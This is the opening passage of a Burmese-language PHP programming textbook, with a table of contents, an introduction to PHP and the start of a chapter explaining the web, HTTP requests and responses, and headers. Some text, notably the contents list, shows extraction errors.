

PHP

ပို - တိ - ရဲ့

အီမောင်

Fairway

© Copyright 2021, **Ei Maung**

Fairway Technology. All right reserved.

මාත්‍රිගා

- 5 පෙන්න: (ව) – World Wide Web
- 18 පෙන්න: (ජ) – PHP Development Environment
- 28 පෙන්න: (උ) – Syntax, Variables & Data Types
- 39 පෙන්න: (ච) – Strings & Arrays
- 53 පෙන්න: (ඣ) – Operators & Control Structures
- 72 පෙන්න: (ආ) – Functions
- 89 පෙන්න: (ඇ) – Object-Oriented Programming
- 114 පෙන්න: (ඇ) – Essential Design Patterns
- 138 පෙන්න: (ඉ) – Error Handling
- 144 පෙන්න: (වැ) – Modules & Namespaces
- 157 පෙන්න: (වෑ) – Composer
- 165 පෙන්න: (වජ) – Requests, Cookies & Sessions
- 187 පෙන්න: (වඳ) – File Upload
- 195 පෙන්න: (වඋ) – MySQL Database
- 228 පෙන්න: (වං) – Project
- 256 පෙන්න: (වං) – Security

မိတ်ဆက်

PHP ဟာ လက်ရှိ Web Development ကဏ္ဍမှာ လူသုံးအများဆုံး Server-Side Programming Language ဖြစ်ပါတယ်။ Facebook, Wikipedia, Vimeo, Slack စသည်ဖြင့် အသုံးပြုသူ သန်းပေါင်းများ စွာရှိတဲ့ ဝတ်ဆိုက်တွေကအစ PHP ကို အသုံးပြု ဖန်တီးထားကြခြင်း ဖြစ်ပါတယ်။ ဒီနေ့ရာမှာ ရွှေမဆက် ခင် Website နဲ့ Web Application ဆိုတဲ့အသုံးအနှစ်နှစ်ခုကို အရင်ကြိုပြီး ရှင်းထားချင်ပါတယ်။

Chrome, Firefox, Edge စတဲ့ Web Browser တွေမှာ လိပ်စာ URL ရှိက်ထည့်ပြီး အသုံးပြုရတဲ့ ဝတ်ဆိုက်တွေကို နှစ်ပိုင်းခွဲလို ရပါတယ်။ ပုံသေ အဓိပ္ပာယ်ဖွင့်ဆိုချက် မရှိပေမယ့် အများအားဖြင့် သတင်းအချက်အလက် ဖော်ပြယုံနဲ့ ဖောင်ဖြည့်ယုံ သက်သက်လောက်ဆိုရင် Website လိုခေါ်ကြပြီး၊ အသုံးချလုပ်ဆောင်ချက်တွေ ပါဝင်တယ်ဆိုရင်တော့ Web Application လို ခေါ်ကြပါတယ်။ Facebook မှာ ပိုစ်တွေတင်လိုရတယ်။ Messenger နဲ့ စာရွိ စကားပြောလိုရတယ်။ Vimeo မှာ ဗြိဒ္ဓိယိုတွေ တင်လိုလိုရတယ်။ ဒီလိုမျိုး အသုံးချ လုပ်ဆောင်ချက်တွေ ပါဝင်လာပြီဆိုတဲ့အခါ Web Application လို ခေါ်ကြတာပါ။

ဒီစာအပ်မှာ Website နဲ့ Web Application ဆိုတဲ့အသုံးအနှစ်နှစ်မျိုးကို တစ်နေ့ရာမှာတစ်မျိုး မသုံးတော့ ပါဘူး။ ဗမာလို ဝတ်ဆိုက်လို ကျစ်ကျစ်လစ်လစ် တစ်မျိုးထဲပဲ သုံးနှစ်နှစ်ဖော်ပြသားမှာပါ။ ဝတ်ဆိုက် ဆိုတဲ့ အသုံးအနှစ်နှစ်မျိုးကိုတွေ့ရင် Website တွေရော၊ Web Application တွေရော အားလုံးကို ဆိုလိုတယ် လို မှတ်ယူ ဖတ်ရှုပေးပါ။

ဝတ်ဆိုက်တွေ ဖန်တီးတည်ဆောက်တဲ့ လုပ်ငန်းကို Web Development လို ခေါ်ကြတာပါ။ ပရိဂရမ်းမင်းဘာသာခွဲ တစ်ခုလို ဆိုနိုင်ပါတယ်။ Desktop Solution Development, System Software Development, Mobile App Development စသည်ဖြင့် တစ်ခြား ပရိဂရမ်းမင်းဘာသာခွဲတွေ ရှိကြပါ

သေးတယ်။ ဒါတွေအားလုံးကို စုစုပေါင်း၍ Software Development ဆိုတဲ့ ပင်မခေါင်းစဉ် တစ်ခုတဲ့အောက် မှာလည်း ထည့်သွင်း သတ်မှတ်နိုင်ပါသေးတယ်။ ဒီအခေါ်အဝေါ် သတ်မှတ်ချက်တွေကို စံချိန်စံညွှန်းတစ်ခု နဲ့ အဓိပ္ပာယ်ဖွင့်ဆို သတ်မှတ်ထားတာမျိုး မဟုတ်လို သင့်တော်သလို အမျိုးမျိုးခေါ်ကြတဲ့ သဘောပါ။

PHP ဟာ General Purpose Programming Language ခေါ် Software Development လုပ်ငန်းမျိုးစုံမှာ သုံးမယ်ဆိုရင် သုံးလိုရတဲ့ Language တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် ထူးခြားချက်ကတော့၊ စတင်တိတုင် ကတည်းက PHP ကို Web Development လုပ်ငန်းအတွက် ရည်ရွယ်တိတုင်ခဲ့တာပဲ ဖြစ်ပါတယ်။ တစ်ခြား Programming Language တွေကိုလည်း Web Development လုပ်ငန်းအတွက် သုံးလိုရပေမယ့် အများစုံ က PHP လို Web Development အတွက်ဆိုပြီး ဦးစားပေး တိတုင်ထားကြတာမျိုး မဟုတ်ပါဘူး။

ဒါကြောင့် Programming Language တွေ အများကြီး ရှိတဲ့ထဲမှာ အကောင်းဆုံးလို ပြောလို မရပေမယ့်၊ Web Development လုပ်ငန်းနဲ့ အသင့်တော်ဆုံး Language လိုတော့ ပြောလို ရှိနိုင်ပါတယ်။ PHP ရဲ့ မူလ အစအမည်က Personal Home Page ဖြစ်ပါတယ်။ အခုတော့ PHP: Hypertext Processor လို ခေါ်ကြပါတယ်။ Recursive Acronym ခေါ် အတိုကောက်အမည်ကို အမည်အပြည့်အစုံမှာ ပြန်ထည့်သုံးတဲ့ ရေးနည်းကို သုံးထားတပါ။ ဒီရေးနည်းနဲ့ သုံးကြတဲ့တစ်ခြား နည်းပညာတွေ အမြောက်အများ ရှိကြပါသေးတယ်။ ဥပမာ GNU's Not Unix (GNU), WINE Is Not an Emulator (WINE) စသည်ဖြင့်ပါ။

PHP ဟာ Server-side Programming Language တစ်ခုဖြစ်ပါတယ်။ Client-side Language ဖြစ်တဲ့ JavaScript နဲ့ သဘောသဘာဝ မတူပါဘူး။ သဘောသဘာဝ မတူပေမယ့် ရေးထုံးတွေကတော့ တော်တော်လေး ဆင်တူလို JavaScript လေ့လာတတ်ကျမ်းထားသူဟာ PHP ကို အလွယ်တစ်ကူ လေ့လာ အသုံးချိန်မှာ ဖြစ်ပါတယ်။ ဒီစာအုပ်မှာ စာဖတ်သူက JavaScript လေ့လာတတ်ကျမ်းထားပြီးဖြစ်တယ်လို သဘောထားဖော်ပြသွားမှာပါ။ ဒါကြောင့် အကယ်၍ လိုအပ်တယ်ဆိုရင် JavaScript အကြောင်းကို JavaScript လိုတိုရှင်း စာအုပ်မှာ ကြိုတင်လေ့လာပြီးမှ ဆက်လက်ဖတ်ရှုသင့်ပါတယ်။

Server-side Programming ဆိုတာဘာလဲဆိုတာကိုတော့ နောက်တစ်ခန်းမှာ ဆက်ကြည့်ကြပါမယ်။

အခန်း (၁) – World Wide Web

PHP အကြောင်း မဖြောဆို World Wide Web နည်းပညာအကြောင်း အရင်ပြောဖို့ လိုအပ်ပါတယ်။ အရင် က World Wide Web နည်းပညာကို အတိုကောက် WWW လို ခေါ်ကြပေမယ့် အခုတော့ မခေါ်ကြတော့ပါဘူး။ WWW လို အတိုကောက် အသံထွက်ရတာက World Wide Web လို အပြည့်အစုံ အသံထွက်ရတာ ထက်တောင် ပိုရှည်နေလိုပါ။ အခုတော့ အတိုကောက် Web လိုပဲ ခေါ်ကြပါတော့တယ်။

Web ဆိုတာ အင်တာနက်ကို အသံးပြုပြီး သတင်းအချက်အလက်တွေ ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာတစ်ခု ဖြစ်ပါတယ်။ ဒီနေရာမှာ Web နဲ့ Internet ဆိုတဲ့ နည်းပညာနှစ်ခုကို မရောဖို့ လိုပါတယ်။ အင်တာနက်ဆိုတာ ကမ္ဘာအရပ်ရပ်မှာ ရှိတဲ့ ဂွန်ပျူးတာ Network များ အပြန်အလှန် ချိန်ဆက်ထားတဲ့ Network များ၊ ရဲ Network ဂွန်ယက်ကြီး ဖြစ်ပါတယ်။ ဒီအင်တာနက်ဂွန်ယက်ကို အသံးပြုပြီး သတင်းအချက်အလက် ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာပေါင်း များစွာရှိပါတယ်။ ဥပမာ - အီးမေးလ်ဟာ အင်တာနက်ကို အသံးပြုပြီး စာပို/စာယူ လုပ်နိုင်တဲ့ နည်းပညာတစ်ခုပါ။ FTP ခေါ် အင်တာနက်ကို အသံးပြုပြီး ဖိုင်တွေ ပေးပို/ရယူနိုင်တဲ့ နည်းပညာရှိပါတယ်။ Web ဆိုတာ အဲဒီလို နည်းပညာပေါင်းများစွာထဲက တစ်ခုအပါအဝင်ပါ။

ကနေ့အချိန်မှာ Web Browser ကိုဖွင့်ပြီး ဝတ်ဆိုက်တွေ ကြည့်လို့ရသလို၊ အီးမေးလ်လည်း ပိုလို ရနေပါတယ်။ ဖိုင်တွေလည်း ပိုလိုရနေပါတယ်။ စာတွေ၊ ရပ်သံတွေနဲ့လည်း ဆက်သွယ်လို့ရနေပါတယ်။ ဒါကြောင့် Web = Internet လို ထင်ချင်စရာ ဖြစ်နေပါတယ်။ မဟုတ်ပါဘူး။ Web ဆိုတာ Internet ကိုအသံးပြုပြီး သတင်းအချက်အလက်တွေ ဖြန့်ဝေ/ရယူနိုင်တဲ့ နည်းပညာပေါင်း များစွာထဲကတစ်ခု သာဖြစ်တယ်ဆိုတာ ကို ရှင်းရှင်းလင်းလင်း သိမြင်ထားဖို့ လိုအပ်ပါတယ်။

Web နည်းပညာမှာ အပိုင်း (၃) ပိုင်း ပါဝင်ပါတယ်။ Client, Server နဲ့ Protocol တို့ပါ။


- Client ဆိုတာ လိုချင်တဲ့ အချက်အလက်ကို ဆက်သွယ်တောင်းယူမယ့်သူ ပါ။
- Server ဆိုတာ ဆက်သွယ်တောင်းယူလာတဲ့ အခါ တံ့ပြန်ပေးစိမယ့်သူ ပါ။
- Protocol ကတော့ Client နဲ့ Server တို့ အပြန်အလှန်ဆက်သွယ်ဖို့ အသုံးပြုကြမယ့် ကြေားခံဆက်သွယ်ရေးနည်းပညာ ပါ။

Client ဘက်ပိုင်းမှာ (၃) မျိုး ထပ်ခဲ့ပြီး ပြောချင်ပါသေးတယ်။ User, Device နဲ့ User Agent တို့ပါ။

- User ကတော့ အချက်အလက်တွေကို ရယူလိုသူ သင်ကိုယ်တိုင် ပါ။
- Device ကတော့ သင်အသုံးပြုမယ့် ကွန်ပျူးတာ၊ ဖုံး၊ Tablet စတဲ့ စက်ပစ္စည်း ပါ။
- User Agent ကတော့ သင့်ကိုယ်စား အချက်အလက်တွေကို အမှန်တစ်ကယ် သွားယူပေးမယ့် ဆော်ဖို့ပြု ပါ။ အများအားဖြင့် Web Browser ကို ပြောတာပါ။ Web Browser မဟုတ်တဲ့ User Agent တွေလည်း ရှိပါသေးတယ်။

Server ဘက်ခြမ်းမှာလည်း (၂) မျိုးခွဲလို ရနိုင်ပါတယ်။ Server ကွန်ပျူးတာ နဲ့ Server ဆော်ဖို့ပြု ပါ။ Server ကွန်ပျူးတာ တစ်ခုမှာ Server ဆော်ဖို့ပြုနေရနိုင်ပါတယ်။ ဥပမာ Server တစ်ခုထဲကပဲ ဝဘ်ဆိုက် ကို တောင်းယူလာရင် ပြန်ပေးနိုင်သလို၊ ဖိုင်ကို တောင်းယူလာရင်လည်း ပြန်ပေးနိုင်တာမျိုးပါ။ အဲဒီလို အလုပ်လုပ်နိုင်ဖို့ဆိုရင် Server ကွန်ပျူးတာ မှာ Web Server ဆော်ဖို့ပြု၊ FTP Server ဆော်ဖို့ပြု၊ ရှိနေဖို့ပြု ပါတယ်။

ဆက်သွယ်ရေး နည်းပညာမှာလည်း အမျိုးမျိုးရှိနိုင်ပေမယ့် အဲဒီလောက်ထိ ခဲ့ရင်တော့ ရှုပ်ကုန်မှာ စိုးရပါ တယ်။ ဒါတွေကို ပြောပြနေတယ်ဆိုတာ အလုပ်လုပ်သွားပုံကို မျက်စိတဲ့မှာ မြင်ကြည့်နိုင်ဖို့ ပြောနေတာပါ။ ဒီလို မြင်ကြည့်နိုင်မှ နားလည်မှာ မြှိုလိုပါ။ ဒါကြောင့် မြင်ကြည့်ရလွယ်အောင် ဆက်သွယ်ရေးနည်းပညာ ကတော့ တစ်ခုထဲကိုပဲ သုံးကြတယ် လို့ လောလောဆယ် မှတ်ထားပေးပါ။ HTTP လို့ အတိုကောက် ခေါ်ကြတဲ့ Hypertext Transfer Protocol ကိုသုံးကြတာပါ။ Client နဲ့ Server တို့က HTTP ကိုအသုံးပြုပြီး ဆက်သွယ်အလုပ်လုပ်ကြပုံကို နောက်တစ်မျက်နှာမှာ ပြထားတဲ့ ပုံလေးနဲ့ လေ့လာကြည့်ပါ။



ကြည့်ရလွယ်အောင် အလုပ်လုပ်တဲ့ အစီအစဉ်အတိုင်း 1, 2, 3 နံပါတ်စဉ်တပ်ပြထားပါတယ်။

- ပထမနှီးဆုံး User က User Agent ဖြစ်တဲ့ Browser တဲ့မှာ လိုချင်တဲ့ အချက်အလက်တည်နေရာ လိပ်စာ URL ကို ရှိက်ထည့် ရပါတယ်။
- Browser က URL ပေါ်မှုတည်ပြီး သင့်တော်တဲ့ HTTP Request ကို တည်ဆောက်ပါတယ်။ HTTP Request မှာ Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းပါပါတယ်။ နမူနာပုံရဲ့ နံပါတ် (၁) မှာ နှစ်ပိုင်းခဲ့ ပြထားတာကို သတိပြုပါ။ ပြီးတဲ့အခါ Request ကို ပေးပို့ ပါတယ်။
- Server က Request လက်ခံရရှိတဲ့အခါ လုပ်စရာရှိတဲ့ အလုပ်ကို လုပ်ပါတယ်။ နမူနာပုံအရ User လိုချင်တာက home.php ဖြစ်ပါတယ်။ home.php တဲ့မှာ HTML ကုဒ်တွေ၊ PHP ကုဒ်တွေ၊ JavaScript ကုဒ်တွေ ပေါင်းစပ် ပါဝင်နေပါတယ်။ <?= 1 + 2 ?> ဆိုတဲ့လိုင်းက PHP ကုဒ်ပါ။ Server က PHP ကုဒ်တွေကို Run လိုက်ပါတယ်။ ဒီလို Run လိုက်တဲ့ အတွက် 1 + 2 ရဲ့ ရလဒ် 3 ထွက်ပေါ်လာပြီး ရလဒ်မှာ 3 ပဲ ပါဝင်တော့တာကို တွေ့ရမှာဖြစ်ပါတယ်။ PHP ကုဒ်တွေ ရလဒ်ထဲမှာ မကျန်တော့ပါဘူး။ အလုပ်လုပ်ပြီးသွားပါပြီ။ ဒီလိုသဘောမျိုးနဲ့ Server ဘက်ခြစ်းမှာ အလုပ်လုပ်လို့ PHP ကို Server-side နည်းပညာလို့ခေါ်တာပါ။
- Server က HTTP Response ကိုတည်ဆောက်ပါတယ်။ HTTP Response မှာလည်း Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းရှိပါတယ်။ Body နေရာမှာ စောစောကအလုပ်လို့ ရလာတဲ့ ရလဒ်ရှိနေတာကို တွေ့ရနိုင်ပါတယ်။ ပြီးတဲ့အခါ Response ကို ပြန်လည်ပေးပို့ ပါတယ်။
- User Agent က Response ကိုလက်ခံရရှိတဲ့အခါ User ကြည့်လို့ရအောင်ပဲ ပေးပါတယ်။
- ဆက်သွယ်မှုတစ်ခု ပြီးဆုံးသွားပြီဖြစ်ပါတယ်။

Request/Response Headers

Client Request မှာ Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်းရှိတယ်လို့ပြောထားပါတယ်။ Client က Server ကိုဆက်သွယ်တဲ့အခါ အမှန်တစ်ကယ် ပေးပို့ရမယ့် အချက်အလက်အပြင် ဘယ်လိုပုံစံ လိုချင်တာလဲဆိုတော့ အချက်အလက်တွေကိုပါ ထည့်သွင်းပေးပို့ရပါတယ်။ ဒါကြောင့် Header နဲ့ Body ဆိုပြီး နှစ်ပိုင်း ရှိနေတာပါ။ Header က ဘယ်လိုပုံစံလိုချင်တာလဲဆိုတဲ့ လိုလားချက်တွေ ဖြစ်ပြီးတော့ Body ကတော့ ကိုယ့်ဘက်က ပေးပို့လိုတဲ့ အချက်အလက်တွေ ဖြစ်ပါတယ်။


အလားတူပဲ Server က အကြောင်းပြန်တဲ့ Response မှာလည်း Header နဲ့ Body နှစ်ပိုင်းရှုပါတယ်။ Header က ဘယ်လိုပုံစံ ပြန်လည်ပေးပိုပါတဲ့ ဆိုတဲ့ သတင်းပိုချက်တွေဖြစ်ပြီးတော့ Body က အမှန်တစ်ကယ် ပေးပိုတဲ့ အချက်အလက်တွေဖြစ်ပါတယ်။

ပေးထားတဲ့ နမူနာပုံမှာ လေ့လာကြည့်လိုက်ရင် Request Header မှာ GET /home.php HTTP/1.1 ဆိုတဲ့ အချက်တစ်ချက် ပါဝင်တာကို တွေ့ရနိုင်ပါတယ်။ GET ကို Request Method လိုခေါ်ပါတယ်။ ဆက်သွယ်မှု ပြုလုပ်ရခြင်း အကြောင်းရင်းကို ဒီ Request Method နဲ့ ထည့်သွင်းအသိပေးပြီး ဆက်သွယ်ရတာပါ။ GET ရဲ့ အဓိပ္ပာယ်က အချက်အလက်တွေ ရယူလိုတယ် ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ တစ်ခြား Request Method တွေရှုပါသေးတယ်။ POST, PUT, PATCH, DELETE စသည်ဖြင့်ပါ။ ဒီနေရာမှာတော့ GET နဲ့ POST နှစ်မျိုးမှတ်ထားရင် လုံလောက်ပါတယ်။ ကျန်တဲ့ Request Method တွေအကြောင်းကို API လိုတိရှင်း စာအုပ်မှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။ GET Request Method ကို အချက်အလက်တွေ ရယူလိုတဲ့ အခါ အသုံးပြုပြီး POST Request Method ကိုတော့ အချက်အလက်တွေ ပြောင်းလဲစေလိုတဲ့ အခါ အသုံးပြုပါတယ်။ ပြောင်းလဲတယ်ဆိုတာ အသစ်တိုးသွားတာလည်း ဖြစ်နိုင်တယ်၊ ရှိပြီးသားကို ပြင်လိုက်တာလည်း ဖြစ်နိုင်တယ်၊ ဖျက်လိုက်တာမျိုးလည်း ဖြစ်နိုင်ပါတယ်။

Request Method ရဲ့ နောက်မှာ URI ခေါ်လိုချင်တဲ့ Resource ရဲ့ လိပ်စာလိုက်ရပါတယ်။ Resource ဆိုတာ HTML Document လည်း ဖြစ်နိုင်တယ်၊ Image ဖိုင်လည်း ဖြစ်နိုင်တယ်၊ JavaScript ကုဒ်တွေလည်း ဖြစ်နိုင်တယ်၊ PDF ဖိုင်တွေလည်း ဖြစ်နိုင်တယ်၊ အမျိုးမျိုး ဖြစ်နိုင်ပါတယ်။ ဘာကိုလိုချင်သည် ဖြစ်စေတောင်းယူလိုရပါတယ်။ Server ပေးနိုင်ရင်ပြန်ပေးမှာ ဖြစ်ပြီးတော့ မပေးနိုင်တဲ့ အကြောင်း ပြန်ပြောပါလိမ့်မယ်။

နောက်ဆုံးက HTTP/1.1 ကတော့ အသုံးပြုလိုတဲ့ HTTP Version ဖြစ်ပါတယ်။ Client နဲ့ Server အသုံးပြုလိုတဲ့ Version တူဖိုလိုပါတယ်။ စကတည်းက Client က သူအသုံးပြုလိုတဲ့ Version ကို တစ်ခါဝါ ထည့်ပြောလိုက်တဲ့ သဘောပါ။

ဒီသဘောသဘာဝကို သိထားဖို့ပဲလိုပါတယ်။ ကိုယ်တိုင်အသေးစိတ် လိုက်စီမံဖို့တော့ ဒီအဆင့်မှာ မလိုအပ်သေးပါဘူး။ အသုံးပြုနေတဲ့ Browser က လိုအပ်တဲ့ Request မှန်အောင် သူဘာသာကြည့်စိုးပေးသွားပါလိမ့်မယ်။ ဒါကို လက်တွေကြည့်ချင်ရင် အခုလိုကြည့်လိုပါတယ်။




နမူနာပုံအရ Chrome Browser မှာ DevTools ကိုဖွင့်ထားပြီး URL Bar မှာ google.com လိုရှိက်ထည့်လိုက်တာပါ။ DevTools ရဲ့ **Network** Section မှာ ကြည့်လိုက်ရင် ရိုက်ထည့်လိုက်တဲ့ လိပ်စာပေါ်မှုတည်ပြီး လိုအပ်တဲ့ ဆက်သွယ်မှုတွေကို Browser က တန်းစီပြီး ပြုလုပ်ပေးသွားတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ဒီနေရာမှာ လိုချင်တာကတော့ Google Home Page တစ်ခုထဲကို လိုချင်တာပါ။ ဒါပေမယ့် Google Home Page ကို ရယူပြီး ဖော်ပြုကြည့်တဲ့အခါ Logo တွေ CSS ကုဒ်ဖိုင်တွေ Font ဖိုင်တွေ Script ဖိုင်တွေလည်း လိုအပ်နေသေးတာကို Browser က သိသွားတဲ့အတွက် လိုအပ်တဲ့ ဆက်စပ်အချက်အလက်တွေကို တစ်ခုပြီးတစ်ခု ဆက်လက်ရယူပြီး ပြည့်စုံအောင်အလုပ်လုပ်ပေးသွားလို့ အခုလိုတွေ့မြင်ရတာပါ။

ပေးပို့သွားတဲ့ Request အသေးစိတ်ကို သိချင်ရင် နမူနာပုံရဲ့ နံပါတ် (၃) ပြထားတဲ့ နေရာက သက်ဆိုင်ရာ အချက်အလက်ကို နှိပ်ကြည့်လိုပါတယ်။ ဒီလိုနှိပ်ကြည့်လိုက်တဲ့အခါ နံပါတ် (၄) ပြထားတဲ့နေရာမှာ Browser က ပေးပို့သွားတဲ့ Request Header ပါ အချက်အလက်များနဲ့ ပြန်လည်လက်ခံရရှိတဲ့ Response Header ပါ အချက်အလက်များကို အသေးစိတ် တွေ့မြင်ရမှာဖြစ်ပါတယ်။

နဲ့မှန်အရ Request Header မှပါဝင်တဲ့ Request Method က GET ဖြစ်ပြီး User-Agent လည်း ပါဝင်တာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ သတိပြုစရာအနေနဲ့ Accept-Encoding ဆိတဲ့ Header နဲ့အတူ

